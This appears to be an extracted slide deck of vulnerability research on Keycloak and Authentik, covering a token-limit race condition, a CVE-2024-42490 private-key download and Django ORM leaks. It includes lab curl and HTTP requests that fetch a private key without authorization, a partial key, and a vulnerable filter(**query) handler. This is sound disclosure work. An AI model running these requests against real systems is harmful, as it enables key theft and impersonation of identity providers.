
ORM logs

Auto-Commit (disabled) -> Using Transactions

- Transaction - Database state is updated (or not) in "one shot"

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text is written in white, serif, all-caps font.

*"WITH RACE CONDITIONS, EVERYTHING IS
MULTI-STEP"*

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text is written in white, using a mix of serif and sans-serif fonts.

*"WITH RACE CONDITIONS, EVERYTHING IS
MULTI-STEP", WELL, SOMETIMES :)*



Keycloak - Initial-Access- Token - Limit Overrun Demo



Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
 - Technical Background
 - Web Race Conditions
 - The Single-Packet Attack (Technique) & HTTP2
 - Evaluation on Keycloak
 - Everything Is Multi-Step
 - **Demo - IAT Limit Overrun**


Part 2 - Authentik Research & ORM Leaks

Keycloak Initial-Access-Token Limit Overrun - Demo Background

- Admin creates an API key token (for developers)
Limit the number of clients (i.e. max = 2)
- Send the API key to the developer

The developer uses this token to create applications (clients) in Keycloak

The token's "Remaining count" is updated



Clients
Clients are applications and services that can request authentication of a user. [Learn more](#)

Clients list Initial access token Client registration

Search token → Create

ID	Created date	Expires	Count	Remaining count
c49fc551-ea4c-498e-96c1-4abb1810afb4	January 30, 2024 at 11:59 AM	January 31, 2024 at 11:59 AM	2	1

IAT-Token Creation

Keycloak Initial-Access-Token Limit Overrun - Demo

Activities Chromium-browser Jan 30 11:59

Keycloak Administration x +

https://keycloak.m2a.local:8443/admin/master/console/#/demo-realm/clients

KEYCLOAK admin

demo-realm

Manage

Clients

Client scope

Realm roles

Users

Groups

Sessions

Events

Configure

Realm settings

Authentication

Identity providers

User federation

Realm created successfully

Clients

Clients are applications and services that can request authentication of a user. [Learn more](#)

Clients list Initial access token Client registration

Search for client → Create client Import client 1-6

Client ID	Name	Type	Description	Home URL
account	\${client_account}	OpenID Connect	—	https://keycloak.m2a.local:8443/realms/demo-realm/account/
account-console	\${client_account-c...	OpenID Connect	—	https://keycloak.m2a.local:8443/realms/demo-realm/account/
admin-cli	\${client_admin-cli}	OpenID Connect	—	—
broker	\${client_broker}	OpenID Connect	—	—
realm-management	\${client_realm-ma...	OpenID Connect	—	—
security-admin-console	\${client_security-a...	OpenID Connect	—	https://keycloak.m2a.local:8443/admin/demo-realm/console/

1-6

demo.md

/m2a/keycloak_prod

Save

Authorization: Bearer

eyJhbGciOiJIUzI1NiIsInR5cCI6Ikpz...

/json" --data-binary '\${clientId}:"client_1000","name":'',"

realm/clients-registrations/default'

Markdown Tab Width: 8 Ln 4, Col 87 INS

DevRes: /m2a/keycloak_prod/conf

m2a@m2a-DevRes: /m2a/keycloak_prod/conf

ation: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6Ikpz...

eyJhbGciOiJIUzI1NiIsInR5cCI6Ikpz...

eyJhbGciOiJIUzI1NiIsInR5cCI6Ikpz...

on" --data-binary '\${clientId}:"client_1000","name":'',"

lm/clients-registrations/default'

https://keycloak.m2a.local:8443/admin/master/console/...

Keycloak Initial-Access-Token Limit Overrun - Result

Clients
Clients are applications and services that can request authentication of a user. [Learn more](#)

[Clients list](#) [Initial access token](#) [Client registration](#)

[→](#) [Create](#) 1-1

ID	Created date	Expires	Count	Remaining count
c49fc551-ea4c-498e-96c1-4abb1810afb4	January 30, 2024 at 11:59 AM	January 31, 2024 at 11:59 AM	2	-3

1-1

IAT-Token (Exploited)

- Reported the issue to the Keycloak team - Confirmed, public ([issues/27294](#)), fixed.

Keycloak Research – Takeaways

- HTTP
 - HTTP request processing isn't atomic
 - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack can be used to test web applications for race conditions
- The same system can include overlooked areas for race conditions

Part 1 Conclusion & Keycloak - BlogPost

"You Can't Always Win Racing the (Key)cloak"

- Key Sections:
 - LDAP (Injections, Fuzzing)
 - Web Race Conditions - Success and Failure
 - CVE-2024-1722 - Denial-of-Service (DoS)

<https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>



Keycloak
Blog





Part 2 – Authentik Research & ORM Leaks



Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- **Part 2 - Authentik Research & ORM Leaks**
 - Technical Background (Object Relational Mappers)
 - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
 - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
 - **Technical Background (Object Relational Mappers)**
 - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
 - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Object Relational Mappers (ORMs)

- A Programming Technique
- Work with (relational) databases using an OOP language.
- Manage data without writing SQL queries.
- Models define the **structure** of stored data


```
from django.db import models

class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

Example Django Model Declaration

New Target - Authentik

- Open-Source IdP / IAM
- Maintained by goauthentik.io
- [GitHub Stars](#): 15.5 k
- Shodan: ~4k internet-facing systems ([Authentik Shodan Search](#))
- Note: "Authentik is a Django project" ([Authentik docs](#)).

A screenshot of the Authentik login interface. At the top is the Authentik logo, which consists of a red icon of a building with a flag and the word "authentik" in red lowercase letters. Below the logo is the text "Welcome to authentik!". Underneath is a label "Email or Username *" followed by a text input field containing the placeholder text "Email or Username". At the bottom is a blue rectangular button with the text "Log in" in white.

Authentik Login Screen



Sensitive Information Leak (CVE-2024-42490)



Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
 - Technical Background (Object Relational Mappers)
 - **Private Key Information Leak (CVE-2024-42490) & ORM Leaks**
 - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Certificates in Authentik (Background)

- Certificates
(stored on the Authentik database)


Authentik Web Server (HTTPS)

Sign **OAuth2** tokens (Identity provider
Config)



Certificate

Certificates Management (Authentik)




The screenshot displays the Authentik Admin Console interface for managing Certificate-Key Pairs. The left sidebar contains navigation links: Logs, Notification Rules, Notification Transports, Customization, Flows and Stages, Directory, System (expanded), Brands, Certificates (selected), Outpost Integrations, Settings, and Enterprise. The main content area is titled 'Certificate-Key Pairs' and includes a sub-header: 'Import certificates of external providers or create certificates to sign requests with.' Below this, there is a search bar and buttons for 'Create', 'Generate', 'Refresh', and 'Delete'. A table lists the existing certificate pairs:

☐	Name ↓	Private key availab...	Expiry date	Actions
☐	authentik Self-signed Certificate	✓ Yes (RSA)	✓ 31/07/2025, 14:45:58	
☒	authentik.m2a.local	✓ Yes (RSA)	✓ 21/08/2025, 12:56:16	

At the bottom of the table, it indicates '1 - 2 of 2' with navigation arrows.

Admin console - certificates management

Download



The screenshot shows the Authentik web interface for managing Certificate-Key Pairs. The left sidebar contains navigation links for Applications, Events, Logs, Notification Rules, Notification Transports, Customization, Flows and Stages, Directory, System, Brands, Certificates, Outpost Integrations, and Settings. The main content area is titled 'Certificate-Key Pairs' and includes a search bar, 'Create', 'Generate', 'Refresh', and 'Delete' buttons. A table lists two certificate entries, each with a checkbox, name, private key availability status, expiry date, and actions (edit and lock). Below the table, details for the selected 'authentik.m2a.local' certificate are shown, including SHA1 and SHA256 fingerprints and the certificate subject. At the bottom, there are buttons to 'Download Certificate' and 'Download Private key'.

☐	Name ↓	Private key available?	Expiry date	Actions
☐	> authentik Self-signed Certificate	✓ Yes (RSA)	✓ 31/07/2025, 14:45:58	
☐	▼ authentik.m2a.local	✓ Yes (RSA)	✓ 21/08/2025, 12:56:16	

Certificate Fingerprint (SHA1)	cc1c:89:0e:55:b9:c4:41:9f:6a:cb:45:07:ea:f3:5e:86:39:72:3a
Certificate Fingerprint (SHA256)	c5:5b:0d:2a:ea:a8:6d:75:b5:5b:ea:8b:3e:ee:cf:29:1c:76:12:a0:f9:05:f5:f7:bc:a5:ac:48:a8:41:3f:75
Certificate Subject	OU=Self-signed,O=authentik,CN=authentik.m2a.local

Download [Download Certificate](#) [Download Private key](#)

Admin - download private key

CAN A USER DOWNLOAD THE PRIVATE KEY?

Can a user download the Private key?

- Let's Try

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/  
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
```

Request Private key Download

Can a user download the Private key?

- Whoops
- Anyone! could download the private key!

```
$ curl -s -k '$https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaSl+aRq19ifQ+D+xqIOF3tw7xx
zxldTIuKf3l/sqSMGt5IgrScpExfDlnnsZ6vUJ4tTiEYi9RuKlQQuyrv9hfLt7xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGToxQ29RQgilCfLX9t0nbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUyTrYn17jndfM/UqoiZDI98Y5jJhUWPWbLgFaK46lMIk00A
BwmkdAV+k23AXi6Cqs0Kqzoavg4F+MsXYIfFB4Zl6lnSLYqWzXHwnBmzwnD76ev5
N/I0igsYirp6y6hL10ret/EwPls6ThCXnzpJOuc1tZDLf5B27LHhNW98/o3v2R0x
2VHks0/M65mr3xt37oock4uLsMjLWHT7g+hgxEUlOqvTl298Rp/a84PH5879YjRP
lgMYmrcw39fMre5F4xF9weIvWkoJrYQtMvy0tgYwCwDzQPsIGWhPHmDh2dQKrxI8
```

Private key Download - No authorization

ANYONE CAN DOWNLOAD THE **PRIVATE KEY!**

Download the private key! Limitation

- Whoops
- Anyone! could download the private key!
- **Limitation** - The internal UUID (set by the Authentik server) is required.

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/  
5c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='  
  
-----BEGIN RSA PRIVATE KEY-----  
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaSl+aRq19ifQ+D+xqIOF3tw7xx  
zxldTIuKf3l/sqSMGt5IgrScpExFDlnnsZ6vUJ4tTiEYi9RuKlQQuyrv9hfLt7XX  
J3pdtmjEeH7EGMBQlGGhnIdjWJAGToxQ29RQgilCfLX9t0nbMihhQ4mUEYf9cKBX  
p4sz+Fo+ot7C7jfvMUyTrYn17jndfM/UqoiZDI98Y5jJhUWPWbLgFak46lMik0OA  
BwmkdAV+k23AXi6CqsOKqzoavg4F+MsXYIfFB4Zl6lnSLYqWzXHwnBmzwnD76ev5  
N/I0igsYirp6y6hL10ret/EwPlS6ThCXnzpJOuc1tZDLF5B27LHhNW98/o3v2R0x  
2VHks0/M65mr3xt37oock4uLsmjLWHT7g+hgxEULOqvT1298Rp/a84PH5879YjRP  
lgMYmrcw39fMre5F4xF9weIvWkoJrYQtMvy0tgYwCwDzQPsIGWhPHmDh2dQKrxI8
```

Private key Download - No authorization

HOW HARD CAN IT BE TO LEAK A UUID?

PRIVATE KEY LEAK, SHOULD WE CARE?

Private Key Leak, Why Should We Care?

- Impersonate the authentik webserver (phishing users/admin)
- Impersonate users' tokens
 - Access to any system trusting authentik.

HOW HARD CAN IT BE TO LEAK A UUID?

How hard can it be to leak a uuid?

- Into the rabbit hole
- Tried to leak by a few methods
 - The Naive Attempt - Leaking the UUID from an API call
 - "There **must** be **one API** in which we could leak this data."
 - This attempt failed

How hard can it be to leak a uuid?

- Into the rabbit hole
- Tried to leak by a few methods
 - An excellent article, [plORMbing](#) your **Django ORM**, by Elttam
 - **ORM Leaks** (Object Relational Mappers)
 - "Insecure use of ORMs can lead to information leaks"
 - "like SQL Injections"

LET'S FIND ORM LEAKS (DJANGO)

Django ORM Leak Pattern

- Using the `filter()` method with the `unpacking` operator `**` applied to `user-supplied` data
 - Allowing us to leak some internal data (and hopefully our UUID)

FOUND A PROMISING ORM LEAK INSTANCE

Found A Promising ORM Leak instance - Events API

- Events (Log) API
- API Endpoint
 - `/api/v3/events/events/per_month/?query={}`
 - Regular (Non-Admin) users can call this API


Found A Promising ORM Leak instance - Events API Handler

```
185 @action(detail=False, methods=["GET"], pagination_class=None)
186 def per_month(self, request: Request):
187     """Get the count of events per month"""
188     filtered_action = request.query_params.get("action", EventAction.LOGIN)
189     try:
190         query = loads(request.query_params.get("query", "{}"))
191     except ValueError:
192         return Response(status=400)
193     return Response(
194         get_objects_for_user(request.user, "authentik_events.view_event")
195         .filter(action=filtered_action)
196         .filter(**query)
197         .get_events_per(timedelta(weeks=4), ExtractDay, 30)
198     )
199
```

Code snippet `api/v3/events/events/per_month` API handler

FOUND A RANDOM API, WHAT IS IT ABOUT?

Found A Promising ORM Leak instance



Request


```
1 GET /api/v3/events/events/per_month/?query=() HTTP/1.1
2 Host: authentik.m2a.local
3 Authorization: Bearer
  tra99KZYxe7GoFB8oplAiYKLJBfns7KXCwWJJF0t4iCuYnPGEMfwF4VqbVOC
4
5
```

Response

```
1 HTTP/1.1 200 OK
2 Allow: GET, HEAD, OPTIONS
3 Content-Length: 1181
4 Content-Type: application/json
5 Date: Sun, 30 Mar 2025 12:27:02 GMT
6 Referrer-Policy: same-origin
7 Vary: Accept-Encoding
8 Vary: Cookie
9 X-Authentik-Id: 1d2a4d84f2c144c9b97f1934a408fb05
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: DENY
12 X-Powered-By: authentik
13
14 [{"x_cord":1743418263000.0,"y_cord":0}, {"x_cord":1743337623000.0,"y_cord":11},
  {"x_cord":1743256983000.0,"y_cord":0}, {"x_cord":1743176343000.0,"y_cord":0}, {
  "x_cord":1743095703000.0,"y_cord":11}, {"x_cord":1743015063000.0,"y_cord":0}, {
  "x_cord":1742934423000.0,"y_cord":0}, {"x_cord":1742853783000.0,"y_cord":3}, {
  "x_cord":1742773143000.0,"y_cord":0}, {"x_cord":1742692503000.0,"y_cord":0}, {
  "x_cord":1742611863000.0,"y_cord":0}, {"x_cord":1742531223000.0,"y_cord":0}, {
